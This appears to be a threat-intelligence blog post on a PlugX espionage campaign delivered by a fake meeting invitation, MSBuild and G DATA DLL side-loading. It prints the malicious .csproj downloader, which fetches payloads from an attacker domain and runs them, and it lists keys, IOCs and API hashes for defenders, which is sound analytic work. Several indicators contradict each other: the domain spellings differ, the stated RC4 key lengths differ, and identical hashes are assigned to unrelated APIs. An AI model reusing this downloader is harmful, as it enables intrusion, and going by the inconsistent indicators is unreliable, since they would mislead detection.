PlugX Meeting Invitation via MSBuild and GDATA

Published: 2026-02-26 · Archived: 2026-04-05 13:38:31 UTC

In relation to the latest variant of the PlugX RAT executed by STATICPLUGIN analyzed by IIJ-SECT, LAB52 aims to complement this information with additional observed deployment activity and encryption characteristics in samples analyzed by this team.


PlugX is a long-running Remote Access Trojan (RAT) that has been consistently linked to multiple China-aligned threat actors and espionage operations worldwide. Since its public identification around 2008, it has been attributed to groups such as Mustang Panda, APT41, APT10, and Deep Panda, among others. These actors have deployed PlugX in targeted campaigns affecting government institutions, diplomatic entities, defense organizations, technology companies, energy providers, and NGOs across Europe, Asia, and North America. Its sustained use over more than a decade reflects both its adaptability and its operational value within China-linked cyber-espionage ecosystems.

From an operational standpoint, PlugX is typically delivered through spear-phishing emails carrying malicious attachments, weaponized Word or Excel documents with macros, executables disguised as legitimate software, or via supply chain compromise scenarios. A recurring characteristic of PlugX campaigns is the abuse of DLL side-loading, in which legitimate and often digitally signed applications are leveraged to load malicious DLLs, thereby reducing suspicion and bypassing certain security controls. This combination of social engineering, trusted software abuse, and modular payload design has enabled PlugX to remain a relevant and frequently observed tool in international cyber-espionage operations.


Initial Deployment

In this case, during the deployment of PlugX, the G DATA antivirus executable (Avk.exe) is used to load the malicious DLL Avk.dll via DLL side-loading. In the case analysed by LAB52, the infection chain begins with a phishing email titled “Meeting Invitation” followed by a date. The content includes two links:

- A URL redirecting to the Ministry of Foreign Affairs of Iceland.
- A URL allowing the download of a .zip file containing two files:
  - **Invitation_Letter_No.02_2026.csproj**
    - Script used to download and execute artifacts.
  - **Invitation_Letter_No.02_2026.exe**
    - MSBuild.exe, used as a LOLBIN to execute the script that downloads and runs the software (.csproj).



During execution, the malware displays a decoy document.



The .csproj file contains three Base64-encoded URLs using the domain:

```
https[:]//onedown[.]gesecole[.]net/download
```

Invitation_Letter_No.02_2026.csproj

```
using Microsoft.Build.Utilities;

public class SyncComponents : Task
{
    public override bool Execute()
    {
        try
        {
            // Base64 encoded URLs with new endpoints
            string b64_1 = "aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xlLm5ldC9kb3dubG9hZC9hMzY5M2tmYTgzNg==";
            string b64_2 = "aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xlLm5ldC9kb3dubG9hZC9hMzY5NmtmYTgzNg==";
            string b64_3 = "aHR0cHM6Ly9vbmVkb3duLmdlc2Vjb2xlLm5ldC9kb3dubG9hZC9hMzY5OWtmYTgzNg==";

            string[] urls = {
                DecodeBase64(b64_1),
                DecodeBase64(b64_2),
                DecodeBase64(b64_3)
            };

            string tmp = Path.GetTempPath();
            Random r = new Random();

            string[] targets = {
                Path.Combine(tmp, GetRandomString(r, 6) + ".exe"),
                Path.Combine(tmp, "Avk.dll"),
                Path.Combine(tmp, "AVKTray.dat")
            };

            // Security protocol - TLS 1.2
            ServicePointManager.SecurityProtocol = (SecurityProtocolType)0xC00;

            for (int i = 0; i < 3; i++)
            {
                FetchResource(urls[i], targets[i]);
            }

            if (File.Exists(targets[0]))
            {
                ExecuteFile(targets[0]);
            }

            return true;
        }
```

The downloaded files correspond to:

- **AVK.exe** – a legitimate G DATA Antivirus executable, which fails if executed directly because it requires AVK.dll. After download, it is renamed with a random filename.
- **Avk.dll** – identified by VirusTotal as Korplug (a PlugX variant). It is renamed upon download so it can be loaded via DLL side-loading by AVK.exe.
- **AVKTray.dat** – an encrypted file not found in VirusTotal, also renamed during download.


During execution of the main file (Invitation_Letter_No.02_2026.exe), the following actions occur:

- Execution of **Invitation_Letter_No.02_2026.csproj**, leading to the download of the mentioned files and subsequent execution of Avk.dll via DLL side-loading, enabling payload injection.
- Creation of files in `%TEMP%/[a-b0-9]{8}` which are deleted after use. These files share the same random folder name and use the following extensions: `.cs` , `.cmdline` , `.pdb` , `.TMP` , `.dll` , `.out` .
- Persistence via the Run registry key “G DATA”, executing Avk.exe as follows (numeric values may vary; examples shown): `"C:\Users\Public\GDatas\Avk.exe" 865 322`
- Communications with: `https[:]//decoraat[.]net:443`

Obfuscation Capabilities


Through analysis of the infection procedure, the following encryption-related capabilities were identified:

- Avk.dll obtains the name of the file to be loaded (AVKTray.dat) from an XOR-encoded string hardcoded in the .rdata section using key 0x7F.




It is possible that other loaders use the same procedure while varying the filename and corresponding value, but maintaining the same structure.


- In addition to key 0x7F, analysis of Avk.dll code revealed that key 0x98 could also be used in other scenarios, although it is not activated for these files.



- Avk.dll decrypts AVKTray.dat using XOR with key 0x4F.




- The payload includes the decoy PDF within the overlay section. Embedding the decoy as part of the overlay is common in PlugX.



The configuration can also be observed in the decrypted payload. In this case, the RC4 key is as follows:

Offset	Description	Value
0x00	RC4 key length	0Bh (11 bytes)
0x04	RC4 key (12 bytes)	fzsbnWTgLLqp
0x16	Start of encrypted data	

When decrypted using the key according to its length (fzsbnWTgLLq), hexadecimal strings are obtained and interpreted similarly to what was explained in IIJ-SECT, using the same algorithm to obtain the C2, which in this case is **decoorat[.]net**. The configuration also indicates the use of HTTPS over port 443 (BB01).



API Hashing

Both Avk.dll and the injected payload use API hashing to obfuscate module and function addresses invoked during execution.

- Avk.dll uses DJB2-based API hashing.
- The injected payload uses API hashing based on ROL-19 plus cumulative character summation.

The list of hashes used by the attackers has been provided. Notably, the list for Avk.dll enables identification of these files in memory and facilitated the discovery of additional hashes. However, the hash list used by the payload would only be observable in memory in this case.

It cannot be ruled out that unrelated malware samples may also use the same API hashing algorithm.

Meeting Invitation from APT Groups

There are precedents of advanced persistent threat (APT) campaigns using themed invitations (events, receptions, conferences) as spear-phishing lures to distribute malware or sophisticated loaders and compromise strategic targets.

For example, **UNC6384** (with tactical and infrastructure overlaps with Mustang Panda) exploited vulnerability ZDI-CAN-25373 to deploy PlugX, using a supposed European Commission meeting agenda as an infection lure.

APT29 (also known as Cozy Bear / Midnight Blizzard, linked to Russia) sent emails containing fake invitations to dinners or diplomatic events that directed victims to malicious links or documents deploying loaders such as ROOTSAW, WINELOADER, or GRAPELOADER against political parties and government entities in Europe. These campaigns leveraged the trust associated with formal invitations to deceive victims and deploy persistent malware.

A campaign documented by FireEye showed that **APT34** used spoofed LinkedIn invitations to entice recipients into opening malicious documents that installed backdoors such as TONEDEAF and credential-stealing tools.

There are also historical reports of groups such as **Lotus Blossom** using emails offering invitations to cybersecurity conferences to deliver trojans such as Emissary, although this corresponds to an earlier phase of APT activity.

These campaigns represent just one example of how threat actors leverage social engineering techniques based on calendar events or invitations, using seemingly legitimate contexts to lower victims' defenses and encourage them to open files or follow links that ultimately trigger sophisticated infection chains.

Conclusions

The analysis of this campaign reinforces how PlugX continues to evolve while maintaining many of its historically consistent tradecraft elements. In this case, the use of legitimate G DATA antivirus components — particularly a freely available executable — highlights the actors' continued reliance on DLL side-loading to blend malicious execution with trusted software. Avk.dll functions as a relatively simple yet effective loader, structured around a minimal set of core routines and a localized junk function to hinder static analysis. Its responsibility is clear: retrieve and decrypt the payload stored in AVKTray.dat, whose filename is embedded within the DLL in XOR-encoded form. Although two potential XOR keys are present in the code, only one is actively used in this sample. This detail opens an interesting analytical avenue, as the structured method of storing encoded filenames inside DLLs could provide valuable leads for identifying related activity or future variants.

From a defensive perspective, understanding this filename obfuscation approach may support the development of preventive detection rules, particularly if patterns in naming conventions or encoding logic can be generalized. Further comparative analysis across samples could determine whether a reusable script or shared development methodology underpins these loaders.

Operationally, the loader triggers a context change event to initiate payload execution within the same process, maintaining stealth and reducing behavioral anomalies. Its consistent use of DJB2-based API hashing ensures that all function calls are resolved indirectly, complicating static detection efforts. Detection rules have already been defined based on this behavior, and initial results suggest the possibility that this sample represents one of the most recent operational instances observed. Additional analysis of newly identified artifacts will be necessary to confirm this hypothesis.

Finally, the injected DLL — decrypted from AVKTray.dat — embeds a decoy PDF within its overlay section, a technique that aligns with long-standing operational patterns associated with PlugX. Incorporating the decoy directly into the overlay allows the malware to present a convincing lure to the victim while keeping the malicious logic tightly coupled within the same artifact. This dual-purpose design reflects a mature development approach in which social engineering and technical execution are carefully integrated. Given the recurring use of PDF decoys in recent activity, this choice appears deliberate and consistent with the broader objective of maintaining credibility while minimizing suspicion during the early stages of compromise.

Intelligence Availability Notice

This article presents selected insights derived from our broader threat intelligence operations and coverage. Additional details related to this campaign, as well as other investigations and ongoing intelligence activities, are enriched and available through our **private intelligence feed.**

Indicators of Compromise (IOC)

Files

Name	Hash SHA256	Siz (kb
AVKTray.dat	e7ed0cd4115f3ff35c38d36cc50c6a13eba2d845554439a36108789cd1e05b17	673
Avk.dll	46314092c8d00ab93cbbdc824b9fc39dec9303169163b9625bae3b1717d70ebc	5,1
AVK.exe	8421e7995778faf1f2a902fb2c51d85ae39481f443b7b3186068d5c33c472d99	943
Invitation_Letter_No.02_2026.zip	29cd44aa2a51a200d82cca578d97dc13241bc906ea6a33b132c6ca567dc8f3ad	113
Invitation_Letter_No.02_2026.csproj	de8ddc2451fb1305d76ab20661725d11c77625aeeaa1447faf3fbf56706c87f1	3,2
Invitation_Letter_No.02_2026.exe	5f9af68db10b029453264cfc9b8eee4265549a2855bb79668ccfc571fb11f5fc	255

Name	Hash sha256	Size (KB)	Description
AVKTray.dat decrypted	d293ded5a63679b81556d2c622c78be6253f500b6751d4eeb271e6500a23b21e	658	AVKTray.dat file decrypted with XOR key 0x4F

Name	Hash sha256	Size (KB)	Description
Pdf (decoy)	6df8649bf4e233ee86a896ee8e5a3b3179c168ef927ac9283b945186f8629ee7	57	Pdf inside the overlay of the dll injected. This is a decoy that will be shown to the user.

Communications

https[:]//onedow[.]gesecole[.]net/download

https[:]//decoraat[.]net:443

Persistence

- Files saved in:

C:\Users\Public\GDatas

- Modification of key:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

---

API Hashing

AVK.dll

- *Modules*

Hash	**Module**
0x7040EE75	Kernel32.dll
0x22D3B5ED	ntdll.dll

- *APIs*

Hash	**Kernel32.dll**
0x13B8A163	GetModuleFileNameW
0x382C0F97	VirtualAlloc
0x668FCF2E	VirtualFree
0x5D01F1B2	CreateEventW
0x877EBBD3	SetEvent
0x0E19E5FE	Sleep

Hash	**ntdll.dll**
0x15A5ECDB	NtCreateFile
0x4725F863	NtQueryInformationFile
0x8B8E133D	NtClose
0x2E979AE3	ReadFile
0x1703AB2F	NtTerminateProcess
0x082962C8	NtProtectVirtualMemory
0x0E4DA1C11	RegisterWait
0x0C0D8989A	RtlDeregisterWait

Inyected Payload from AVKTray.dat

- *Modules*

Hash	**Module**
0x794D2C1B	**ntdll.dll**
0x7C0A2A4A	**kernel32.dll**
0x534AE0B8	**kernelbase.dll**
0x6A47F6BB	**winhttp.dll**
0x3CF5E5AD	**ws2_32.dll**

- *APIs*

Hash	**ntdll.dll**
0xEC0E4D4E	NtAllocateVirtualMemory
0x0306F0EC	NtProtectVirtualMemory
0x91AF6E44	NtFreeVirtualMemory
0x794D2C1B	NtQueryInformationProcess
0x534AE0B8	NtSetInformationThread

Hash	**Kernel32.dll**
0x7C0A2A4A	LoadLibraryA
0x794F23CA	GetProcAddress
0x57B0B568	VirtualAlloc
0x5C28F480	VirtualProtect

Hash	**winhttp.dll**
0x534AE0B8	WinHttpOpen
0x0306F0EC	WinHttpConnect
0x0D56A5E9	WinHttpOpenRequest
0xE8560C81	WinHttpSendRequest
0xF0B8EEC9	WinHttpReceiveResponse

Hash	**ws2_32.dll**
0x3CF5E5AD	socket
0x793C2E6A	connect
0x1B7FBEC4	send
0x47F8F21D	recv
